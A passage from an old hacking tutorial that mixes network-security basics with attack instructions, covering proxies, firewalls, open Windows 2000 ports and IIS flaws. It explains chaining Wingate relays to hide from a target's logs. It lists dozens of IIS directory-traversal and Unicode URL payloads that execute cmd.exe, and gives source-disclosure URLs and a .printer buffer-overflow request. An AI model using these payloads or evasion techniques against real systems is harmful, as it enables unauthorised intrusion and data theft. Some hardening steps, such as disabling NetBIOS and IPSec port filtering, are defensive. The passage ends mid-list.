
Stopping Sniffing attacks: Network administrators must take proper care to protect their network from sniffing attacks. Below are some of the methods to prevent sniffing attacks.


- **Encryption:** Encrypted network communication sessions must be implemented over the network. This prevents the attacker from reading the data from sniffed packets.
- **Using Switches:** Switches must be used instead of hubs which send to each system only packets intended for it.

Tools available:

- **NetworkActiv Sniffer:** A very good and efficient tool with lot of features. Also includes a File Sniffer(used to capture HTTP based communication across the network) with the Packet Sniffer.
<http://www.networkactiv.com>
- **Tcpdump:** Another good open-source packet sniffer.
<http://www.tcpdump.org>

Proxies: You might have already observed some websites logging your IP address while browsing through the pages on the web. Proxies will help you to stay anonymous from such websites. But if you use a proxy address, the proxy server will stay as a separate entity between the browser and the actual website. All the data transfers will thus take place through that proxy server.





Proxy server lists can be found at various websites for free. You can use those proxy server addresses to stay anonymous from the web. You can find continuously updated proxy server lists at <http://www.proxymania.com>. To configure your browser to connect through a proxy follow the procedure below:

In Internet Explorer: Open a browser window; click *tools->Internet Options->Connections Tab*. You can find *Local Area Network Setting [LAN] settings* there. Click the button *LAN Settings*.


In the pop-up window you can find *Proxy server* section. Check the *Use a proxy server for your LAN* option. Now in the *Address* and *Port* fields enter the proxy server address and the port number that you have obtained from <http://www.proxymania.com> (there are a lots of such sites).

In Netscape: Open a browser Window; select *edit->preferences->advanced->proxies->"Manual proxy configuration"* then fill in the proxy address and the port number there.

After you have configured your browser you will be ready surfing the net from that proxy address. But the disadvantage is that most proxy servers are slow and this may reduce your browsing speeds. Also you have to frequently change your proxy server address with new ones for better browsing speeds.


Proxies work only on port 80 (HTTP). But you want to connect to another port on a remote system, this will not work. Read on to find how to do that.

Wingates: Wingate is also a proxy that can be used to make anonymous telnet sessions. Wingate is primarily used to share internet connection among the computers. Wingate services run on port 23 of the host. So, it allows any system to connect to port 23 on the host without any password. The figure below shows the working of a Wingates session.



Hiding your IP address is definitely an essential part of a successful hack. So, Wingates can be used for that. The destination system receiving the data cannot see the user staying behind the Wingate server. The destination system will see the IP address of the Wingate's server only.

But if you use only one wingate server to establish a connection with your target system there are better chances that you will be caught. So, normally we use more than three wingate servers to establish a connection with our target.



There are lots of software available on the net to help you find a wingate server. Check <http://packetstormsecurity.org/wingate-scanner/> for a list of wingate scanners.

Once you have found your system running a wingate server and the port on which it is running (normally runs on port 23), connect that system using the telnet command.

Click *Start->Run* and type `telnet <hostname>`. This will bring you up to a wingate prompt:

Wingate>

Once you arrive at the Wingate prompt you can telnet to any open port on a remote system from the Wingate server.

Wingate> telnet 203.197.XXX.149 23

This way we can connect to remote system via the wingate server. But if you want to connect to a target:23 via Wingate1:23, Wingate2:23 and Wingate3:23 follow the procedure.

First connect to Wingate1 and then connect to Wingate2 from Wingate1. From Wingate2 connect to Wingate3 and then to our target.

telnet wingate1

Wingate1> telnet Wingate2 23

Wingate2> telnet Wingate3 23

Wingate3> telnet target 23

Target>

Thus we can connect to our target system and stay anonymous from the target logs. Using a number of Wingate servers is a good way to stay anonymous but as the number of wingates between the user and the destination increases it decrease the connection speeds. So, decide yourself how many wingates to use depending on the connection speeds.

Firewalls: A firewall is something that stands between two entities and enforces access control policy. These entities can be private network on one side and internet on the other. Any computer connected with the internet communicates with other machines using the TCP/IP protocol stack. Each of these protocols in the TCP/IP work on a specified port. To control access to these protocols and ports firewalls are installed. Generally, firewalls are configured to unauthenticated logins from outside the network. Firewalls keep track of every file entering or leaving the network.

There are basically two types of firewalls based on the mechanisms used to pass traffic from one zone to other:

- Packet-filtering firewalls
- Application layer firewalls

Packet-filtering firewalls: These are also called Network layer firewalls. This type of firewalls makes their decision whether to grant or deny access based on the source address, destination address, protocol, port etc... in the packet header. The data passing through these firewalls is directly routed to its destination. Packet-filtering firewalls tend to be very fast and tend to be transparent to users.

Application layer firewalls: These types of firewalls are generally implemented on proxy servers. These permit no traffic directly between the networks and these can perform logging and auditing of traffic passing through them. When a machine in the private network requests connection, the proxy server connects to the destination address on behalf of requesting machine and directs data to the machine. These types of firewalls can look into the data in the packets. They can distinguish the data-formats from one another.

Firewalls can be setup in two ways: Dual Homed and De-Militarized Zone (DMZ) setups. In a Dual Homed setup, one firewall stands between the trusted and untrusted networks. It has two interfaces, internal for trusted and external for untrusted network. All packets that have to traverse between these two networks must go through the firewall. So, a packet coming from untrusted network will first land at the external interface. The firewall will then compare it against the pre-defined access rules. If allowed access, the firewall will route the packet to the private network through the internal interface. The machine on which the firewall is setup is called a Bastion host. In this setup the Bastion host presents a single point of attack. Anyone who can break into Bastion host can access the entire internal network. So, the Bastion host must have a robust security policy.

The De-Militarized Zone (DMZ) setup is used when you have a private network, which must be shielded from the internet. But at the same time you provide services like web access, email facilities etc. to the public through the internet. In such a case, the web, mail and news servers must be allowed comparatively lenient access, but the machines in your private network must be protected by strict access control rules. The public servers reside in an area called De-Militarized Zone. The zone is protected by two firewalls. The first firewall provides lenient access control rules so that the people across the internet can access the public servers. The second firewall defines strict access control rules to the private network. If any one exploits a hole in the first firewall the person will still be retarded to access the private network.

Common attacks: There are some common attacks that network administrator will come across. Placing backdoors is a popular way to access the firewalled network.

- **Insiders:** Some people who have access to the internal network (network behind the firewall) can install a backdoor.

- Vulnerable Services: A vulnerable service running in the internal network that could be easily exploited and backdoor could be installed.
- Vulnerable external servers: Sometimes the systems behind the firewall will access the external servers. So through these external servers the network behind the firewall could be accessed.
- Hijacking Connections: Many companies think that if they allow incoming telnet with some kind of secure authentication they are safe. Anyone can hijack these after the authentication and get in.
- Source routing: The sender of the packet may include some information in the packet that tells the route the packet should take in order to reach its destination. The sender outside the network may spoof the source address of the packet claiming to be from the internal network and send that. Generally routers look only at the destination address in the packet header and forward that there. So, this type of attack is quite common and easy.
- Denial of service: Denial of service attacks are the most popular and they can make the network or the firewall useless by crashing it or flooding it. This type of attack is even harder to prevent. We will discuss about the different types of DoS attacks in the coming sections.

Hacking Windows

In the previous sections you saw some of the common types of hacks. In this chapter we will see more about the common exploits esp. in Windows and also ways to secure your windows server.

If you are seasoned windows professional, you might already know about various vulnerabilities in Windows. Windows is the most widely used operating system in the world. Because of its prevalence and vast use, a lot of vulnerabilities were discovered. Windows is no doubt the most user-friendly OS but it has lot of security flaws compared to another OS. Even Linux is having some flaws but it is an open source operating system. So whenever a new vulnerability is discovered in that, a lot of programmers all over the world work voluntarily work to fix that flaw. This is where Windows is losing. Microsoft could not win the heart of security professionals and hackers. On the other hand Linux though secure compared to windows, it is not as user-friendly as windows. So I could not win the heart of end-users.


Windows Operating Systems: In this section we will look at some of the common vulnerabilities in Windows operating system and the ways to fix them.

File and Printer Sharing (NetBIOS): NetBIOS runs on port 139 TCP, it is the favorite port of any hacker. Most of the Windows systems on networks have File and Printer sharing enabled over network connections. This service allows sharing files and printer over networks. But this service can allow an intruder to gain read/write access to files on victim's system. If you have enabled the NetBIOS on your system, I can say with out a doubt that your system can be hacked even by an intermediate hacker in no time. Enabling NetBIOS is like planting a backdoor on your own system and welcoming the intruders. Even there are some ready-made programs available on the net like NAT (NetBIOS Auditing Tool), SMB Auditing Tool for this type of attack. You can download NAT from <http://online.securityfocus.com/tools/543> and SMB Auditing Tool from <http://www.securiteam.com/tools/6Z00J0A35U.html>.

File sharing not only allows intruders to gain access to your files, but it can also allow viruses to easily propagate and infect other systems on the network. Sircam is one such virus which spread rapidly into unprotected networks and placing a copy of itself in them.

Disabling NetBIOS over TCP/IP: In Windows 2000 you can easily disable NetBIOS service (Over port 139) over TCP/IP. Open the properties of the network connection and open the Internet Protocol (TCP/IP) properties. Click Advanced button and then click the WINS tab. Then select the option to Disable NetBIOS over TCP/IP.

By this way NetBIOS (Port 139 TCP) can be disabled over a TCP/IP connection. But by default Windows 2000 will have both port 139 and port 445 enabled for File and Printer Sharing. So for closing the port 445 (SMB) uncheck the "File and Printer Sharing for Microsoft Networks" in your connection properties.



Some days back I've tried setting up a web server from my system. I have purchased a static connection and installed Windows 2000 Server OS on my system. Every thing went fine and I've setup a web server in a matter of just 2 hours. When I check back again after 30 minutes, my server got hacked by some one. I've scanned the ports on my system and was bewildered after seeing the results. A lot of potential hacking ports were open.

Open ports: As I have already mentioned in the previous sections, ports are the highways for intrusion into a system. Windows 2000 by default listens on the following ports. So if you want to setup a server don't forget to close these ports.


Port 21	TCP	FTP
Port 25	TCP	SMTP
Port 53	TCP/UDP	DNS
Port 80	TCP	WWW
Port 88	TCP/UDP	Kerberos
Port 135	TCP	epmap
Port 137	UDP	NetBIOS NS
Port 138	UDP	NetBIOS Datagram Service
Port 139	TCP	NetBIOS
Port 389	TCP/UDP	LDAP
Port 443	TCP	HTTPS

Port 445	TCP/UDP	MS SMB
Port 464	TCP/UDP	Kerberos kpasswd
Port 500	UDP	IPSec-Internet Key Exchange
Port 593	TCP	HTTP RPC epmap
Port 636	TCP	LDAP over SSL
Port 3268	TCP	Active Directory global catalog
Port 3269	TCP	Active Directory global catalog over SSL
Port 3389	TCP	MS Terminal Server

All these open ports are welcome signs for a hacker who is searching for a vulnerable host.

Closing open ports: Open ports are always vulnerable to network intrusions. The better way to stop such attacks is by blocking access to these ports. In windows 2000 by applying strict local security policies access to these ports can be blocked. IP security Policy (IPSecPol) is one such feature to block access to the open ports.

To create a IPSec filter go to control panel, open the Administrative Tools and then Local Security Policy.



Now select the **IP Security Policies on Local machine** and click **Action** -> **Create IP security Policy**. After you have created a security policy you can block the required ports on the system by editing its properties.

Microsoft released a command-line tool known as IPSecPol.exe with Windows 2000 Resource Kit for creating IPSec Filters. IPSecPol.exe is available for free at <http://www.microsoft.com/windows2000/techinfo/reskit/tools/existing/ipsecpol-o.asp>. The downloaded package contains the complete documentation of the command-line IPSecPol tool.

Internet Information Server (IIS): If you are running an unpatched version of IIS 5.0 with Windows 2000 then I am sure that your server can be hacked in no time. The default settings for IIS in Windows 2000 has more than 500 bugs and new bugs are still often discovered. In this

section we will be discussing about the common vulnerabilities in IIS and the ways to patch them.

Escaped Characters Decoding Command Execution Vulnerability: The Escaped Characters Decoding Command Execution Vulnerability allows Directory Traversal in IIS 5.0. In the earlier versions of IIS is even allows the remote attackers to execute arbitrary commands.

When an encoded URL is passed through a web-server, the web-server first decode the URL and attend the request. So when a request like "home%5Cchat.asp" is sent then the web-server will convert the URL to "home/chat.asp". But Microsoft IIS incorrectly translate the encoding twice and this lead to execution of arbitrary commands in earlier versions of IIS/PWS and directory traversal vulnerability in IIS 5.0.

The following are examples of requests which when passed through the browser will display the contents of C:\ in vulnerable systems.

```
http://127.0.0.1/MSADC/...%255c...%255c...%255c...%255cwinnt/system32/cmd.exe?/c+dir+c:\
```

```
http://127.0.0.1/MSADC/...%35%63...%35%63...%35%63...%35%63winnt/system32/cmd.exe?/c+dir+c:\
```

```
http://127.0.0.1/MSADC/...%35c...%35c...%35c...%35cwinnt/system32/cmd.exe?/c+dir+c:\
```

```
http://127.0.0.1/MSADC/...%25%35%63...%25%35%63...%25%35%63...%25%35%63winnt/system32/cmd.exe?/c+dir+c:\
```

```
http://127.0.0.1/msadc/...%35%63.../...%35%63.../...%35%63.../winnt/system32/cmd.exe?/c+dir+c:\
```

```
http://127.0.0.1/msadc/...%35c.../...%35c.../...%35c.../winnt/system32/cmd.exe?/c+dir+c:\
```

```
http://127.0.0.1/msadc/...%25%35%63.../...%25%35%63.../...%25%35%63.../winnt/system32/cmd.exe?/c+dir+c:\
```

```
http://127.0.0.1/msadc/...%252f...%252f...%252f...%252f...%252f...%252f...%252fwinnt/system32/cmd.exe?/c+dir
```

```
http://127.0.0.1/msadc/...%255c.../...%255c.../...%255c.../winnt/system32/cmd.exe?/c+dir+c:\
```

```
http://127.0.0.1/msadc/...%252f...%252f...%252f...%252f...%252f...%252f...%252fwinnt/system32/cmd.exe?/c+dir
```

```
http://127.0.0.1/msadc/...%255c...%255c...%255c...%255c...%255cwinnt/system32/cmd.exe?/c+dir
```

```
http://127.0.0.1/scripts/...%252f...%252f...%252f...%252f...%252f...%252f...%252fwinnt/system32/cmd.exe?/c+dir
```

```
http://127.0.0.1/scripts/...%252f...%252f...%252f...%252fwinnt/system32/cmd.exe?/c+dir+c:\
```

http://127.0.0.1/scripts/...%255c...%255c...%255c...%255c...%255cwinnt/system32/cmd.exe?/c+dir

http://127.0.0.1/scripts/...%255c...%255cwinnt/system32/cmd.exe?/c+dir+c:\

IIS Unicode Vulnerability: This is similar to Escaped Characters Decoding Command Execution Vulnerability but it uses some standard Unicode characters in the HTTP request. Even both these types of vulnerabilities can be used in one HTTP request. This vulnerability allows the remote attacker to list the contents of a directory and execute arbitrary commands. Attackers may use standard Unicode characters in a HTTP request to access the resources of a remote system. The IIS receiving such requests translate the Unicode and execute the arbitrary commands. The follows are some of the standard Unicode HTTP requests.

http://127.0.0.1/scripts/%c0%ae%c0%ae/%c0%ae%c0%ae/winnt/system32/cmd.exe?/c+dir

http://127.0.0.1/scripts/%e0%80%ae%e0%80%ae/%e0%80%ae%e0%80%ae/winnt/system32/cmd.exe?/c+dir

http://127.0.0.1/scripts/...%252e/...%252e/...%252e/...%252e/winnt/system32/cmd.exe?/c+dir

http://127.0.0.1/scripts/...%252e/...%252e/winnt/system32/cmd.exe?/c+dir

http://127.0.0.1/scripts/...%35%63.../...%35%63.../...%35%63.../winnt/system32/cmd.exe?/c+dir+c:\

http://127.0.0.1/scripts/...%35%63.../winnt/system32/cmd.exe?/c+dir

http://127.0.0.1/scripts/...%35c...%35cwinnt/system32/cmd.exe?/c+dir+c:

http://127.0.0.1/scripts/...%35c.../...%35c.../...%35c.../winnt/system32/cmd.exe?/c+dir+c:\

http://127.0.0.1/scripts/...%35c.../winnt/system32/cmd.exe?/c+dir

http://127.0.0.1/scripts/...%25%35%63.../...%25%35%63.../...%25%35%63.../winnt/system32/cmd.exe?/c+dir+c:\

http://127.0.0.1/scripts/...%25%35%63.../winnt/system32/cmd.exe?/c+dir

http://127.0.0.1/scripts/...%252f...%252f...%252f...%252fwinnt/system32/cmd.exe?/c+dir

http://127.0.0.1/scripts/...%252f...%252f...%252f...%252fwinnt/system32/cmd.exe?/c+dir+c:

http://127.0.0.1/scripts/...%252f.../winnt/system32/cmd.exe?/c+dir

http://127.0.0.1/scripts/...%255C.../...%255C.../...%255C.../winnt/system32/cmd.exe?/c%20dir

http://127.0.0.1/scripts/..%255c%255c../winnt/system32/cmd.exe?/c+dir

http://127.0.0.1/scripts/..%255c..%255c..%255c..%255c..%255c../winnt/system32/cmd.exe?/c+dir+c:\

http://127.0.0.1/scripts/..%255c..%255c..%255c..%255cwinnt/system32/cmd.exe?/c+dir

http://127.0.0.1/scripts/..%255c..%255cwinnt/system32/cmd.exe?/c+dir

http://127.0.0.1/scripts/..%255c..%255cwinnt/system32/cmd.exe?/c+dir+c:

http://127.0.0.1/scripts/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir+c:\

http://127.0.0.1/scripts/..%255c../winnt/system32/cmd.exe?/c+dir

http://127.0.0.1/scripts/..%C0%AF..%C0%AF..%C0%AF..%C0%AFwinnt/system32/cmd.exe?/c+dir

http://127.0.0.1/scripts/..%C0%AF..%C0%AF..%C0%AF..%C0%AFwinnt/system32/cmd.exe?/c+dir+c:\

http://127.0.0.1/scripts/..%C0%AF../..%C0%AF../..%C0%AF../winnt/system32/cmd.exe?/c%20dir

http://127.0.0.1/scripts/..%C1%9C..%C1%9C..%C1%9C..%C1%9Cwinnt/system32/cmd.exe?/c+dir

http://127.0.0.1/scripts/..%C1%9C..%C1%9C..%C1%9C..%C1%9Cwinnt/system32/cmd.exe?/c+dir+c:\

http://127.0.0.1/scripts/..%c0%af..%c0%af..%c0%af..%c0%af../winnt/system32/cmd.exe?/c+dir+c:\

http://127.0.0.1/scripts/..%c0%af../..%c0%af../..%c0%af../winnt/system32/cmd.exe?/c+dir

http://127.0.0.1/scripts/..%c0%af../..%c0%af../..%c0%af../winnt/system32/cmd.exe?/c+dir+c:\

http://127.0.0.1/scripts/..%c0%af../..%c0%af../..%c0%af../winnt/system32/ipconfig.exe

http://127.0.0.1/scripts/..%c0%af../..%c0%af../winnt/system32/cmd.exe?/c+dir

http://127.0.0.1/scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir

http://127.0.0.1/scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir+c:

http://127.0.0.1/scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir+c:\

http://127.0.0.1/scripts/..%c1%9c../..%c1%9c../winnt/system32/cmd.exe?/c+dir

http://127.0.0.1/scripts/..%c1%9c../winnt/system32/cmd.exe?/c+dir

http://127.0.0.1/scripts/..%c1%9c../winnt/system32/cmd.exe?/c+dir+c:

http://127.0.0.1/scripts/..%c1%9c../winnt/system32/cmd.exe?/c+dir+c:\

http://127.0.0.1/scripts/..%e0%80%af../..%e0%80%af../winnt/system32/cmd.exe?/c+dir

http://127.0.0.1/scripts/..%e0%80%af../winnt/system32/cmd.exe?/c+dir

http://127.0.0.1/scripts/..%e0%80%af../winnt/system32/cmd.exe?/c+dir+c:

http://127.0.0.1/scripts/..%u0025c..%u0025cwinnt/system32/cmd.exe?/c+dir+c:\

http://127.0.0.1/MSADC/..%35%63..%35%63..%35%63..%35%63winnt/system32/cmd.exe?/c+dir+c:\

http://127.0.0.1/MSADC/..%35c..%35c..%35c..%35cwinnt/system32/cmd.exe?/c+dir+c:\

http://127.0.0.1/MSADC/..%25%35%63..%25%35%63..%25%35%63..%25%35%63winnt/system32/cmd.exe?/c+dir+c:\

http://127.0.0.1/msaDC/..%35%63..%35%63..%35%63..%35%63winnt/system32/cmd.exe?/c+dir

http://127.0.0.1/msaDC/..%35c..%35c..%35c..%35cwinnt/system32/cmd.exe?/c+dir

http://127.0.0.1/msaDC/..%25%35%63..%25%35%63..%25%35%63..%25%35%63winnt/system32/cmd.exe?/c+dir

http://127.0.0.1/msaDC/..%255c..%255c..%255c..%255cwinnt/system32/cmd.exe?/c+dir

http://127.0.0.1/msadc/..%252e/..%252e/..%252e/..%252e/winnt/system32/cmd.exe?/c+dir

http://127.0.0.1/msadc/..%35%63../..%35%63../..%35%63../winnt/system32/cmd.exe?/c+dir

http://127.0.0.1/msadc/..%35c..%35c..%35c..%35cwinnt/system32/cmd.exe?/c+dir+c:

http://127.0.0.1/msadc/..%35c../..%35c../..%35c../winnt/system32/cmd.exe?/c+dir

http://127.0.0.1/msadc/..%25%35%63..%25%35%63..%25%35%63..%25%35%63winnt/system32/cmd.exe?/c+dir

http://127.0.0.1/msadc/..%25%35%63../..%25%35%63../..%25%35%63../winnt/system32/cmd.exe?/c+dir

http://127.0.0.1/msadc/..%252f..%252f..%252f..%252fwinnt/system32/cmd.exe?/c+dir+c:

http://127.0.0.1/msadc/...%255C.../...%255C.../...%255C.../winnt/system32/cmd.exe?/c%20dir

http://127.0.0.1/msadc/...%255c...%255c...%255c...%255c...%255c.../winnt/system32/cmd.exe?/c+dir+c:\

http://127.0.0.1/msadc/...%255c...%255c...%255c...%255cwinnt/system32/cmd.exe?/c+dir

http://127.0.0.1/msadc/...%255c...%255c...%255c...%255cwinnt/system32/cmd.exe?/c+dir+c:

http://127.0.0.1/msadc/...%255c.../...%255c.../...%255c.../winnt/system32/cmd.exe?/c+dir

http://127.0.0.1/msadc/...%C0%AF.../...%C0%AF.../...%C0%AF.../winnt/system32/cmd.exe?/c%20dir

http://127.0.0.1/msadc/...%c0%af...%c0%af...%c0%af.../winnt/system32/cmd.exe?/c+dir+c:\

http://127.0.0.1/msadc/...%c0%af.../...%c0%af.../...%c0%af.../winnt/system32/cmd.exe?/c+dir

http://127.0.0.1/msadc/...%c0%af.../...%c0%af.../...%c0%af.../winnt/system32/cmd.exe?/c+dir+c:\

http://127.0.0.1/msadc/...%c0%af.../...%c0%af.../...%c0%af.../winnt/system32/ipconfig.exe

http://127.0.0.1/msadc/...%c0%af.../...%c0%af.../winnt/system32/cmd.exe?/c+dir

http://127.0.0.1/msadc/...%c0%af.../...%c0%af.../winnt/system32/cmd.exe?/c+dir+c:

http://127.0.0.1/msadc/...%c1%9c.../...%c1%9c.../winnt/system32/cmd.exe?/c+dir

http://127.0.0.1/msadc/...%e0%80%af.../...%e0%80%af.../...%e0%80%af.../winnt/system32/cmd.exe?/c+dir

http://127.0.0.1/msadc/...%e0%80%af.../...%e0%80%af.../winnt/system32/cmd.exe?/c+dir

IIS ASP Dot Vulnerability: Some versions of IIS are vulnerable to this type of attacks and this could reveal the ASP source code of the file to attackers. The ASP source may contain critical information related to server and often passwords are stored in the script. By appending a "." (dot) to the end of the URL some versions of IIS are found to reveal to the source code of that ASP file rather than executing the script. An example of the exploit for this type of vulnerability is:

http://127.0.0.1/default.asp.

IIS Unicode .asp Source Code Disclosure Vulnerability: This is the similar to the ASP Dot vulnerability. The vulnerability exists in the URL handling of some versions of IIS. When a HTTP request for .asp

pages is made by Unicode encoded file extension, the web-server is found to reveal the source code of that ASP page. The following is an example of the exploit:

```
http://127.0.0.1/default%2easp
```

ASP ::\$DATA append vulnerability: This is similar to the above two vulnerability. This vulnerability can be exploited by appending **::\$DATA** to the end of the URL. This allows the remote attacker to see the source code of the ASP and thus gain some valuable information. This vulnerability can be exploited with the following HTTP request.

```
http://127.0.0.1/default.asp::$DATA
```

ASP with \ appended: When a HTTP request is made by appending a \ to the URL some vulnerable versions are found to reveal the source code rather than running the ASP script.

```
http://127.0.0.1/default.asp\
```

URL with .htr appended: Some versions of IIS are found to reveal to source code of the file when a **.htr** is appended to the URL.

```
http://127.0.0.1/default.asp+.htr
```

IIS 5.0 .printer buffer overflow: Windows 2000 by default can handle .printer files on IIS 5.0. The .printer requests are handled by C:\WINNT\System32\msw3prt.dll that provides support for IPP (Internet Printing Protocol).

When a HTTP .printer request with 420 bytes long "HOST:" field is sent to a vulnerable system, a buffer overflow occurs in msw3prt.dll and the web server would stop responding. This causes the Windows 2000 to restart.

The following is an example request to exploit this vulnerability.


```
GET /NULL.printer HTTP/1.0
HOST: [Buffer >420 bytes long]
```

Windows 2000 Lanman Denial Of Service Vulnerability: The LanMan service in Windows 2000 is vulnerable to Denial Of Service attacks. A remote attacker can sending malformed packets to port 445 could cause the LanMan service to consume 100% of the CPU resources.

To secure your server from this type of attack disable the "NetBIOS over" TCP/IP connection following the procedure mentioned above.

Buffer Overflow in IIS Indexing Service: A vulnerability in Indexing Service of IIS (IDQ.dll) allows remote attacker to execute arbitrary commands on victim's system and can gain control over that machine. For this vulnerability to be exploited there need not be Indexing Service running on the victim's system. The vulnerable .ida and .idq script-mappings are responsible for the exploitation of this vulnerability.

Web-based password reset .htr
 Internet Database Connector (all IIS 5 Web sites should use ADO or similar technology) .idc
 Server-side Includes .stm, .shtm, and .shtml
 Internet Printing .printer
 Index Server .htw, .ida and .idq



